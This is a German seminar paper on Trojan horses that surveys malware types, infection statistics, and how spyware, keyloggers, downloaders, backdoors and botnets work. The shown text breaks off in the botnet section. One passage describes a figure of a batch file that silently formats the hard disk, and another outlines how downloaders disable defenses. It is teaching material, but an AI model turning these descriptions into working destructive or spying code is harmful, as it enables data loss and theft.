FH Wedel
WS 2012/2013
Seminar IT-Sicherheit

Trojanische Pferde

bei Prof. Dr. Gerd Beuster

von Ivonne Bieber (minf9184)

Inhaltsverzeichnis:

1.) Einleitung:

Das Internet ist heute in allen Lebensbereichen verankert. Es ist weder aus der Arbeitswelt noch aus Lerneinrichtungen wie Schulen oder Universitäten wegzudenken. Im privaten Bereich wird es in vielen Bereichen genutzt und macht das Leben leichter. Es ist möglich, Bankgeschäfte vor dem heimischen Computer abzuwickeln oder über das Internet einzukaufen. Dabei werden sowohl von Unternehmen als auch Bildungs- und Regierungseinrichtungen sowie von Privatpersonen sehr viele Daten über das Internet geschickt und ausgetauscht. Dieser massive Austausch von sensiblen Daten kann missbraucht werden. Beispiele hierfür sind staatliche Überwachung, etwa durch den "Staatstrojaner", und die klassische Internetkriminalität. Es gibt verschiedene Möglichkeiten des Missbrauchs, sei es durch Datendiebstahl/-missbrauch oder Einbruch in fremde Computersysteme. Dies kann unter anderem das Ziel haben, die Rechenleistung der fremden Computer für Botnetze zu missbrauchen und via Spam-Attacken, Phishing oder sogenannten DDoS-Attacken (Distributed Denial of Service) einen wirtschaftlichen Nutzen zu erzielen. Dabei steigt die Anzahl von illegalen Aktivitäten und Bedrohungen ständig an. Hierbei handelt es sich um Viren, Würmer, Trojanische Pferde oder Botnetze. Insbesondere trojanische Pferde haben in den letzten Jahren enorm an Relevanz gewonnen, nachdem diese vor einigen Jahren noch als geringe Gefahr in den Antiviren-Statistiken aufgeführt wurden.[1]
Der Name "trojanisches Pferd" leitet sich dabei von der griechischen Sage der Belagerung Trojas ab.
Nachdem die Stadt nicht zu erobern war, schenkten die Griechen den Trojanern ein großes Holzpferd als Zeichen ihrer Kapitulation. In der Nacht entstiegen dem Pferd allerdings griechische Soldaten, die die Stadttore öffneten und doch den Krieg zugunsten Griechenlands entschieden.




Abbildung 1: Statistische Verteilung von Malware. Quelle: Kaspersky Lab, 2010

2.) Grundlagen von Malware:

Der Begriff „Malware“ wurde erst in den 90er-Jahren geprägt, als für die schadhafte Software, die im Internet verbreitet wurde, ein Oberbegriff benötigt wurde. Dabei wurde aus den Worten „**mal**icious" und "soft**ware**“ ein Kunstwort geschaffen. Verwendet wird es für Werkzeuge und Programme, die zum Angriff und Missbrauch von Rechnern benutzt werden können. Davor wurde jede Art von maliziöser Software als Virus oder Wurm bezeichnet. Noch heute fehlt es vielen Menschen am Verständnis für den Unterschied zwischen Viren, Würmern und trojanischen Pferden. Häufig wird jegliche Infektion als Virus bezeichnet, auch wenn es eindeutige Unterschiede in den Definitionen[2] gibt. Des Weiteren muss bei der Desinfektion des Systems zwischen einem trojanischen Pferd und anderer schadhafter Software unterschieden werden. Verschiedene Arten von Malware besitzen ein unterschiedliches Schadenspotential und bedeuten unterschiedliche Probleme bei der Entfernung eines bereits infizierten Systems. Viren können sich zum Beispiel auch im

1 http://www.securelist.com/en/analysis/204792133/Information_Security_Threats_in_the_Second_Quarter_of_2010 (13.05.2013)
2 https://cert.uni-stuttgart.de/themen/viren.html#malware (16.05.2013)

Bootsektor des Computers ansiedeln, der vom Benutzer nicht ohne weitere Probleme erreichbar ist.[3]

2.1 Definitionen und Begriffe:




Abbildung 2: Unterschiedliche Malware Kategorien

Abbildung 2 zeigt, dass trojanische Pferde, Würmer und Viren Unterkategorien von Malware sind. Dabei gehören Backdoors und Rootkits[4] in den Bereich der trojanischen Pferde. Früher waren Dialer ein relevanter Teil von traditioneller Malware. Heute sind sie auf normalen Computern irrelevant, da durch die Verbreitung von DSL-Anschlüssen die Dialer-Technik nicht mehr zum Einsatz kommt. 2011 haben nur knapp 5 % der Haushalte das Internet über ein ISDN-Modem[5]. Im Laufe der Smartphone-Entwicklung wurde eine neue Dialer-Variante als mobile Malware verbreitet. Diese lässt das Smartphone SMS an teure Sondernummern verschicken[6].

Für den Umfang dieses Seminars werde ich mich auf den Bereich der trojanischen Pferde beschränken. Diese haben in den letzten Jahren stark an Bedeutung gewonnen und für den Umgang mit dem Internet und den persönlichen Daten den größten Einfluss. Ein trojanisches Pferd ist ein Programm, dass meistens eine vom Benutzer gewünschte Hauptfunktion und daneben noch weitere, dem Benutzer unbekannte Arbeits- und Funktionsweisen hat[7]. Es wird oftmals die Naivität des Benutzers ausgenutzt. Diese laden die Programme häufig freiwillig auf den PC, da sie an der Hauptfunktion interessiert sind. Alle Programme, auch Dateien, können getarnte trojanische Pferde sein.




Abbildung 3: Gesamtanzahl von Malware. Quelle: AV Test, 2012

Dabei wird nicht nur Schaden durch Datendiebstahls oder Datenzerstörung verursacht. Die Existenz dieser Malware sorgt für wirtschaftlichen Schaden bei Firmen und Privatpersonen, da Antivirensoftware gekauft werden muss, die ohne die Existenz von Malware nicht notwendig wäre.

3 http://www.bootsektorviren.de/ (16.05.2013)
4 http://hoax-info.tubit.tu-berlin.de/virus/avtrojan.shtml (9.6.2013)
5 https://www.destatis.de/DE/PresseService/Presse/Pressemitteilungen/2011/12/PD11_474_63931.html (10.5.2013)
6 http://www.pcwelt.de/news/Hohe-Handy-Rechnung-Die-Rueckkehr-der-Dialer-468068.html (1.6.2013)
7 http://www.itwissen.info/definition/lexikon/Trojaner-trojan.html (10.5.2013)

Trotz Antivirensoftware gibt es keine komplette Sicherheit vor einer Infektion, da ständig neue Malware-Arten erscheinen. Mit immer klügeren Methoden versuchen diese sich im System zu verstecken. Wurde ein neues trojanisches Pferd entdeckt, dauert es, bis ein Schutz vor dieser Bedrohung entwickelt und als Update veröffentlicht wurde. Die Güte einer Antiviren-Software hängt stark von ihrer Aktualität ab[8]. In dem Zeitraum zwischen Entdecken und Bekämpfen kann es keine komplette Sicherheit geben. Trotzdem wird von vielen Antiviren-Herstellern mit einer 100% Sicherheit geworben. Es gibt zwei Arten bei dem Auftreten von Malware, „in the wild" und „in the zoo". Die versprochene Sicherheit bezieht sich auf die „in the Wild"-Liste. Diese ist um einiges kürzer.

In the wild (ITW): Alle bekannten Erreger, die sich in „freier Wildbahn" befinden, sind auf dieser Liste zu finden. Diese Liste ist nicht vollständig, sie ändert sich sehr schnell, wird aber nur monatlich[9] veröffentlicht[10].

In the zoo (ITZ): Dies ist eine Liste aller bekannten Erreger, auch welcher, die gar keine Infektionen mehr hervorrufen können[11]. (Beispielsweise DOS-Erreger)

Eine notwendige Voraussetzung für die Entstehung des illegalen Marktes im Malware-Bereich war die Entwicklung des Internets. Früher gab es nur eine begrenzte Zahl möglicher Opfer und Übertragungswege. Im Jahre 2010 gab es in Deutschland bereits 20.416.000 Internet-Hosts[12], im Jahr 1999 waren es im Vergleich dazu nur 1.480.000[13]. Mit der Entwicklung der Datenübertragung stieg auch die Entwicklung der Malware, da über elektronische „schwarze Bretter", Mailing-Listen und Internet-Foren Informationen, Botschaften und Programme an eine Gruppe von anderen Personen ausgeteilt werden konnten. Dies geschieht meist völlig anonym.
Interessant bei der Entwicklung des Internets ist die Entwicklung des Online-Handels, hier findet ein starkes Wachstum statt. 2012 wurde bereits jedes 5. Buch[14] online gekauft. Aus Bequemlichkeit werden zum Beispiel Telefon-, Internet- und Handy-Rechnungen per Email[15] verschickt. Gerade für unerfahrene Computer- und Internet-Benutzer ist es schwer den Unterschied zwischen einer echten und einer gefälschten Rechnung zu erkennen. Dadurch werden Anhänge geöffnet, die den Computer mit der Schad-Software infizieren.

8 http://www.comsafe.de/antiviren.html (10.5.2013)
9 http://www.wildlist.org/WildCore/SampleSet/tWildCore/201304.txt (10.5.2013)
10 http://www.avira.com/de/support-wildlist (10.5.2013)
11 http://www.f-secure.com/en/web/labs_global/terminology-z#Zoo (16.05.2013)
12 http://www.indexmundi.com/map/?v=140&l=de (16.05.2013)
13 http://fasor.de/sites/onlinemarketing/kapitel_2-3_entstehung_und_entwicklung_des_internet.html (11.5.2013)
14 http://www.braunschweig.ihk.de/geschaeftsfelder/innovation-umwelt/i-u-nachrichten-2012/april-2012/03-informationsmarkt-datenbanken/studie-progressives-wachstum-im-online-handel-2012-wird-jedes-fuenfte-buch-online-gekauft.html (11.5.2013)
15 http://www.spam-info.de/2233/neue-spam-welle-mit-angeblichen-mahnungen-und-rechnungen/ (16.05.2013)




Abbildung 4: Statistik über die Verbreitung von Betriebssystemen inklusive verschiedener Versionen. Quelle: Statista, 2013

Besonders beliebt sind Microsoft-Nutzer als Opfer von trojanischen Pferden und anderer Malware, da Windows das am weitesten verbreitetste Betriebssystem ist. So erreichten die Betriebssysteme Windows 7, Windows 8, Windows XP sowie Windows Vista im Januar 2013 einen Marktanteil von 86,37 % im Vergleich zu MacOSX und iOS laut Abbildung 4. Des Weiteren gibt es bei Microsoft das Problem, dass Programme dieselben Benutzerrechte haben wie der Benutzer. Unter Windows sind viele Benutzer mit Administrationsrechten aktiv. Dadurch kann der Benutzer sehr tief in das System eingreifen. Darunter fällt zum Beispiel das Deaktivieren oder Manipulieren von Antiviren-Software und Firewalls. Installierte Programme können dasselbe tun. Außerdem gibt es immer wieder große Sicherheitslücken beim Internet-Explorer, vor dem nicht nur vom Bundesamt für Sicherheit für Informationstechnik (BSI)[16], sondern manchmal direkt von Microsoft[17] gewarnt wird. Trotzdem wird der Internet-Explorer laut einer Studie von Statista noch von einem Viertel[18] der Internet-Benutzer im Januar 2013 genutzt. Über Sicherheitslücken im Internet-Explorer kann sehr leicht schadhafte Software über sogenannte Exploits auf den heimischen Rechner gelangen.

3.) Funktionsweise von trojanischen Pferden

Trojanische Pferde reproduzieren sich im Gegensatz zu Viren nicht selbst. Wird allerdings ein Computerwurm[19] verwendet, kann das trojanische Pferd sich indirekt selbst verbreiten. Dadurch, dass die Kontaktliste von E-Mail-Programmen wie Outlook ausgelesen werden kann, können infizierte Rechner als „ansteckend“ bezeichnet werden.
Es wird ein Programm[20] beschrieben, dass dem Anwender vorgibt eine gewollte Funktion (Hauptfunktionalität) zu besitzen, um seinen versteckten Programmteil (Zweitfunktion) zu tarnen.

16 http://www.heise.de/security/meldung/BSI-warnt-vor-Nutzung-des-Internet-Explorer-906050.html (11.5.2013)
17 http://www.heise.de/security/meldung/Microsoft-und-BSI-warnen-vor-IE-Nutzung-1709711.html (11.5.2013)
18 http://de.statista.com/statistik/daten/studie/13007/umfrage/marktanteile-der-browser-bei-der-internetnutzung-in-deutschland-seit-2009/ (11.5.2013)
19 http://de.wikipedia.org/w/index.php?title=Trojanisches_Pferd_%28Computerprogramm%29&direction=next&oldid=118113515#Zur_Verbreitung_von_Trojanischen_Pferden (11.5.2013)
20 http://www.spam-info.de/viren-und-trojaner/ (20.5.2013)

Dadurch wird eine Hintertür auf dem befallenen Rechner geöffnet und dem Angreifer somit voller Zugriff auf das betroffene System gewährleistet. Der Nutzer des Rechners bemerkt davon nichts. Bei der Ausführung des trojanischen Pferdes wird innerhalb des Computers Schaden angerichtet, das Programm wird oft direkt durch den Nutzer des Computers oder durch Autostart vom System geladen.

Dabei gibt es unterschiedliche Möglichkeiten:

1.) Bei der Installation des gewollten Hauptprogramms kann zusätzlich ein Schadprogramm installiert werden, welches eigenständig auf dem Computer läuft. Dies bedeutet, dass das Schadprogramm weiterhin auf dem Computer läuft, auch wenn das eigentlich installierte Hauptprogramm schon wieder beendet, deinstalliert und gelöscht ist. Auf diesem Weg kann Spyware, wie zum Beispiel ein Sniffer oder ein Keylogger auf den PC installiert werden, auch die Installation eines Backdoor-Programms ist möglich. Diese trojanischen Pferde nennt man Dropper, da sie etwas im System „ablegen“. Durch geschicktes Verankern im System wird von dem trojanischen Pferd selbst dafür gesorgt, dass die Malware nach dem Neustart des Rechners automatisch mit gestartet wird, sodass dem Angreifer wieder alle Funktionalitäten zur Verfügung stehen.
2.) Es muss nicht unbedingt ein Schadprogramm installiert werden. Per Definition ist auch ein Programm, in dem eine Funktionalität hinzugefügt wurde, die mit der Hauptfunktion in keinem Zusammenhang steht, ein trojanisches Pferd. Man bekommt etwas geliefert, nach dem gar nicht gefragt wurde. Es ist sogar möglich, dass der versteckte Teil keinen Schaden anrichtet. Als Beispiel kann dazu eine Software angeführt werden, die neben der eigentlichen Funktion, zum Beispiel einem Bildschirmschoner, zusätzlich die Leistung des Computers kontrolliert oder manipuliert.

Typische Funktionsweisen sind (Im Folgenden werden sie ausführlich behandelt):

- Überwachung des Datenverkehrs, Ausspionieren von Daten und Passwörtern und senden dieser an den Trojaner-Autor (Spyware, Keylogger)
- Anzeige unerwünschter Werbung oder Weiterleitung (Clicker)
- Löschen aller Daten (Direct Action Trojaner, Logikbomben)
- Herunterladen und Verstecken schädlicher Software (Downloader)
- Öffnen von Hintertüren (Backdoors, Remote Access Trojaner, Bots/Botnetze)
- Aufzeichnen des Surfverhaltens und Werbeschalten (Adware)
- Sperren des Bildschirms (Ransomware)
- Deaktivierung von Antivirenprogramm oder Firewall
- Installation von Dialer-Programmen (heute kaum noch genutzt)
- Änderung der Systemkonfiguration

Nicht selten werden ausspionierte, sensible Daten für kriminelle Zwecke genutzt, wie zum Beispiel Passwörter für Online-Banking, Paypal-, Kreditkarten-Informationen oder ähnliches. Passwort-Spionage ist dabei einfacher als man denkt. In vielen Fällen ist nicht einmal ein Keylogger notwendig. An einigen Orten in Windows werden Passwörter gespeichert, zum Beispiel beim Einloggen in ein Mail-Programm wie Outlook, das Speichern von Passwörtern im Browser, usw. Wenn diese nicht verschlüsselt gespeichert werden, ist es für das trojanische Pferd leicht, die Daten auszulesen und weiterzuleiten. Gerade Sniffer können in einem Netzwerk Datenpakete abfangen, in denen Passwörter ohne Verschlüsselung übertragen werden.

3.1) Verschiedene Arten trojanischer Pferde

Im Folgenden werden einige Arten trojanischer Pferde vorgestellt. Diese Definitionen und typischen Verhaltensweisen sind nicht abschließend und kommen selten alleine vor, oft handelt es sich um eine Kombination aus verschiedenen Schadensmustern. Ist der Computer beispielsweise mit einem Downloader infiziert, kann dieser gleichzeitig als Spyware fungieren und bereits alle relevanten Daten an einen Angreifer geschickt haben, bevor er weitere Schad-Software nachlädt.

Spyware:
Spyware[21] ist mit die am häufigsten verwendete Funktionsweise von heutigen trojanischen Pferden. Es werden Daten wie Passwörter, sensible Dokumente, E-Mail-Adressen (für die Weiterverbreitung der Malware), Kreditkarten-Informationen usw. gestohlen. Dabei werden die Daten entweder auf der Festplatte gesucht oder aus dem Netzwerkverkehr mithilfe von Sniffern[22], die aus- und eingehende Pakete im Netzwerkverkehr untersuchen, herausgefiltert. Auch Keylogger, die auf Tastatureingaben in Webformularen, zum Beispiel beim Online-Banking, reagieren, fallen in diesen Bereich.

Keylogger:
Ein Keylogger wird dazu verwendet, die Eingaben eines Benutzers auf einem Rechner aufzuzeichnen und zu überwachen. Dabei kann es sich um eine Soft- oder Hardware handeln, im Bereich des Missbrauchs durch trojanische Pferde wird meistens eine Software genutzt.
Dabei funktionieren Software-Keylogger[23] so, dass sie zwischen Betriebssystem und Tastatur geschaltet werden und so zunächst die Eingaben lesen, bevor sie weitergeleitet werden.
Keylogger gehören in den Bereich der Spyware, da sie Informationen vom System stehlen und an den Angreifer weiterleiten.
Der Keylogger kann nicht nur sämtliche Eingaben aufzeichnen, sondern auch gezielt auf die Eingabe von Passwörter und andere vertrauliche Informationen warten und erst dann aktiv werden um Speicherplatz zu sparen. Ein Keylogger kann als Vorstufe zu einem Angriff genutzt werden, wie beispielsweise bei einem erfolgten Angriff auf Linux-Server[24], der diese in Spam-Schleudern verwandelt hat. Hierbei wurden zunächst durch einen Angriff mit einem Keylogger die Login-Daten einer geöffneten Administrationsshell eines Client-Rechners ausgelesen und auf den Server des Angreifers übertragen.
Keylogger sind legale Programme. Sie können dazu genutzt werden um herauszufinden, ob der eigene PC in Abwesenheit unerlaubterweise genutzt wird. Rechtlich gesehen ist dieser Einsatz nur auf dem eigenen PC erlaubt: Laut § 202a des Strafgesetzbuchs[25] kann der Einsatz von Keyloggern auf fremden Computern als Ausspähen von Daten in Deutschland strafbar sein.

Clicker:
Clicker[26] manipulieren den Rechner so, dass der Benutzer auf spezielle Webseiten geleitet wird. Dabei wird zum Beispiel bei einem Klick auf einen Werbe-Banner nicht mehr das ursprüngliche Ziel erreicht. Das soll dafür sorgen, dass die Anzahl der Zugriffe auf diese Seite steigt, wodurch mehr Traffic generiert wird, was für Werbezwecke genutzt werden kann. Dadurch erzielt der Angreifer einen höheren finanziellen Nutzen, dieser wird für die Anzahl an Clicks/Views der Werbung bezahlt. Wenn der Clicker nicht für Werbezwecke oder Traffic-Generierung genutzt wird, kann das Opfer auf Webseiten geleitet werden, die schadhaften Code enthalten, wobei weitere

21 http://www.antivirus-insel.de/Spyware (20.5.2013)
22 http://www.itwissen.info/definition/lexikon/sniffer-Schnueffler.html (20.05.2013)
23 http://wirtschaftslexikon.gabler.de/Definition/keylogger.html (20.5.2013)
24 http://www.golem.de/news/sicherheit-keylogger-verwandelt-linux-server-in-spam-schleuder-1302-97749.html
25 http://www.gesetze-im-internet.de/bundesrecht/stgb/gesamt.pdf (11.5.2013)
26 http://www.viruslist.com/de/glossary?glossid=188808531 (11.4.2013)

Malware installiert werden kann. Um das zu erreichen wird vom Clicker ein entsprechender Befehl an den Web-Browser geschickt. Ein weiterer Angriff geschieht beim Phishing[27], indem das Opfer anstatt auf die richtige Seite des Online-Bankings zu gelangen auf eine manipulierte Website umgeleitet wird.
Im Juni 2009 war der „Trojan.Clicker.CM“ mit 11,41 % aller Infektionen die größte Bedrohung[28]. Dieser hat Werbe-Popups[29] auftauchen lassen, wenn auf infizierte Webseiten zugegriffen wurde.

Direct-Action-Trojaner:
DATs sind heutzutage kaum noch verbreitet, da diese sogenannten „Killer“ keinen direkten wirtschaftlichen Nutzen für den Ersteller der Malware haben. Wird das trojanische Pferd einmal aufgerufen, werden die Daten des Computers gelöscht, zum Beispiel durch formatieren der Festplatte mit dem zeitgleichen Verhindern, dass der Benutzer des Rechners einschreiten kann.




Abbildung 5: Beispiel für einen Direct-Action-Trojaner

Ein DAT könnte so aussehen, wie in Abbildung 5 gezeigt wird. Die erste Zeile schaltet das Anzeigen des Befehls, der gerade ausgeführt wird aus, die dritte leitet die Ausgabe auf das Nul-Device um und die vierte formatiert ohne Rückfrage die Festplatte.
Die Ersteller solcher trojanischen Pferde gelten hierbei als „Lamer“, da kaum Programmierkenntnisse benötigt werden, um Schaden anzurichten. Viele Angreifer, die in die Szene einsteigen, fangen mit solchen einfachen Programmen an und testen deren Auswirkungen.

Logikbomben:
Bei Logikbomben[30] handelt es sich um eine besondere Art von trojanischen Pferden. Diese werden nur ausgeführt, wenn bestimmte Bedingungen erfüllt sind. Diese Bedingungen können unterschiedlich sein: Zum Beispiel passiert das Formatieren der Festplatte, wenn mehr als 50 % belegt sind, damit sich das formatieren lohnt, oder das Fehlen des Namen des Software-Entwicklers bei einer Lohnhaltungssoftware, woraufhin fehlerhaftes Verhalten der Software ausgelöst wird. Charakteristisch ist hierbei ein sogenannter „Trigger“, der das Aktiv-werden des schadhaften Codes überhaupt erst auslöst. Das Gefährliche hierbei ist, dass diese Logikbomben teils erst sehr lange nach der Infektion ausgelöst werden (explodieren) und damit sehr unberechenbar und hinterlistig arbeiten.

Downloader:
Ein Downloader[31] funktioniert ähnlich wie ein Dropper, der bei der Installation von einem gewollten Programm zeitgleich Malware ins System ablegt, hat aber einen höheren Nutzen für den Angreifer. Dabei wird der Downloader auf dem Opfercomputer installiert und kann unendlich viele neue Versionen von schadhaftem Code, wie Adware, Spyware oder anderer Malware nachladen oder auch sich selbst updaten.
Zunächst setzt der Downloader die Sicherheitsmechanismen des Opfer-Rechners herab, damit von der Antivirensoftware unbemerkt der neue Schad-Code nachgeladen werden kann. Dabei werden die Systemkonfigurationen so manipuliert, dass eine Kommunikation mit einem Angriff-Server möglich ist. Es werden die entsprechenden Ports geöffnet, ohne dass das Verhalten des Downloaders auffällig wird. Dadurch, dass viele Benutzer mit Administrationsrechten arbeiten, hat auch der Downloader diese Rechte und kann so unbemerkt die neu heruntergeladenen Programme

27 http://wirtschaftslexikon.gabler.de/Definition/phishing.html (20.5.2013)
28 http://www.zdnet.de/41500977/bitdefender-trojaner-clicker-war-im-juli-groesste-bedrohung/ (9.6.2013)
29 http://www.bitdefender.de/VIRUS-1000137-de--trojan.clicker.cm.html (9.6.2013)
30 http://wyden.com/security/viren-wurmer-und-co/trojanische-pferde (20.5.2013)
31 http://www.viruslist.com/de/viruses/encyclopedia?chapter=153318100 (20.5.2013)

installieren und bei Bedarf auch weitere Ports öffnen. Die Downloader sind in einer Skriptsprache geschrieben und nutzen oftmals Sicherheitslücken im Internet Explorer aus. Findet man des öfteren Malware auf seinem Rechner, ist dies ein Anzeichen, dass sich im Hintergrund ein Downloader versteckt hält, der den Computer erneut infiziert. Im schlimmsten Fall hilft nur eine komplette Neu-Installation des Systems.

Backdoors/Remote Access Trojaner (RAT):
Bei dieser Art von trojanischen Pferden wird beim Opfer-PC eine Hintertür geöffnet. Dadurch ist es möglich, diesen Rechner fernzusteuern. Oftmals kann hierbei noch weitere Schad-Software installiert oder der Computer in einen Zombie-PC verwandelt werden. Hierbei agiert der Computer ohne weiteres Zutun des eigentlichen Benutzers und reagiert auf die aus der Ferne gesendeten Befehle des Angreifers. Wird der Zombie-PC in ein Netzwerk aus miteinander vernetzen Zombie-Rechnern eingegliedert, spricht man auch von einem „Botnetz“. Dieses Wort setzt sich zusammen aus den Worten „ro**bot**er“ und „**netz**werk“.
Diese Netzwerke aus miteinander verbundenen Computern werden von den Betreibern für verschiedene illegale Zwecke eingesetzt, dabei steuert der Bot-Master alle Bots über einen Rechner, diese Bots werden überwacht und empfangen Befehle. Dieser Server, der das Verhalten der Bots steuert wird als Command-and-Control-Server bezeichnet (C&C).
Eine Bot-Herde bietet dem Bot-Master viele verschiedene Angriffsmöglichkeiten. Durch die Rechenleistung eines großen Botnetzes können Angriffe auf Opfer-Server gestartet werden, die unter der Last der massenhaften zeitgleichen Anfragen zusammenbrechen und regulären Kunden nicht mehr zur Verfügung stehen (Distributed Denial of Service (DDoS)-Attacke). Dies geschieht via SYN-Flood[32], HTTP-Request-Flood oder anderer Möglichkeiten[33].
Des Weiteren kann ein Zombie-PC als Proxy missbraucht werden, wobei eine Verbindung zu einem dritten PC über den Zombie hergestellt und die ursprüngliche IP-Adresse verborgen wird. Bei diesem Missbrauch des Zombies wird der Angriff aus Sicht des Ziel-PCs vom Zombie-Proxy-Host gestartet.
Die Rechenleistung kann auch zum massenhaften Versand von Spam- und Phishing-Mails verwendet werden. Spam verursacht in der elektronischen Kommunikation einen nicht unbedeutenden Schaden, da sowohl das Aussortieren als auch das Anschaffen und Warten von Spam-Filtern Kosten verursacht sowie Arbeitszeit benötigt. 2010 waren 89,1% der E-Mails Spam. Insgesamt wurden damit 262 Milliarden Spam-Mails pro Tag[34] verschickt. Es kann beim Versand von Spam-Mails auch neue Malware verschickt werden.
Wird das Botnetz für wirtschaftliche Zwecke genutzt, kann dies über einen Clicker passieren. Dabei nutzt der Angreifer die Rechenleistung dazu, Klicks auf Werbebanner für Werbepartner zu generieren. Die Vermittlung von Besuchern (auch wenn diese hier nicht real existieren) wird vergütet. In Deutschland gibt es über 470.000[35] solcher Bots[36] (2010).
Große Bot-Netze, zum Beispiel BredoLab[37] (abgeschaltet seit 2010), hatten bis zu 30.000.000 aktive Bots und konnten dabei alleine schon bis zu 3,6 Milliarden Spam-Mails pro Tag versenden.
Bekannte Backdoor-Programme sind schon seit vielen Jahren aktiv, unter anderem Netbus[38] und Back Orifice. Die Kommunikation des manipulierten Clients zum Server wird dabei über feste oder freie Ports hergestellt. Dabei lauschen die manipulierten Computer auf eine Kontaktaufnahme nach außen, indem sie an den IP-Ports lauschen und auf Befehle warten.

32 http://virus-protect.org/synflood.html (11.5.2013)
33 http://www.frankdopatka.de/veranstaltungen/seminar/ausarbeitung/angriffsmoeglichkeiten-auf-webserver.pdf (11.5.2013)
34 http://www.meck-online.de/internet-2010-in-zahlen/ (9.6.2013)
35 http://de.wikipedia.org/w/index.php?title=Botnet&oldid=117638680 (12.5.2013)
36 https://www.bsi-fuer-buerger.de/BSIFB/DE/GefahrenImNetz/BotNetze/botnetze_node.html (12.5.2013)
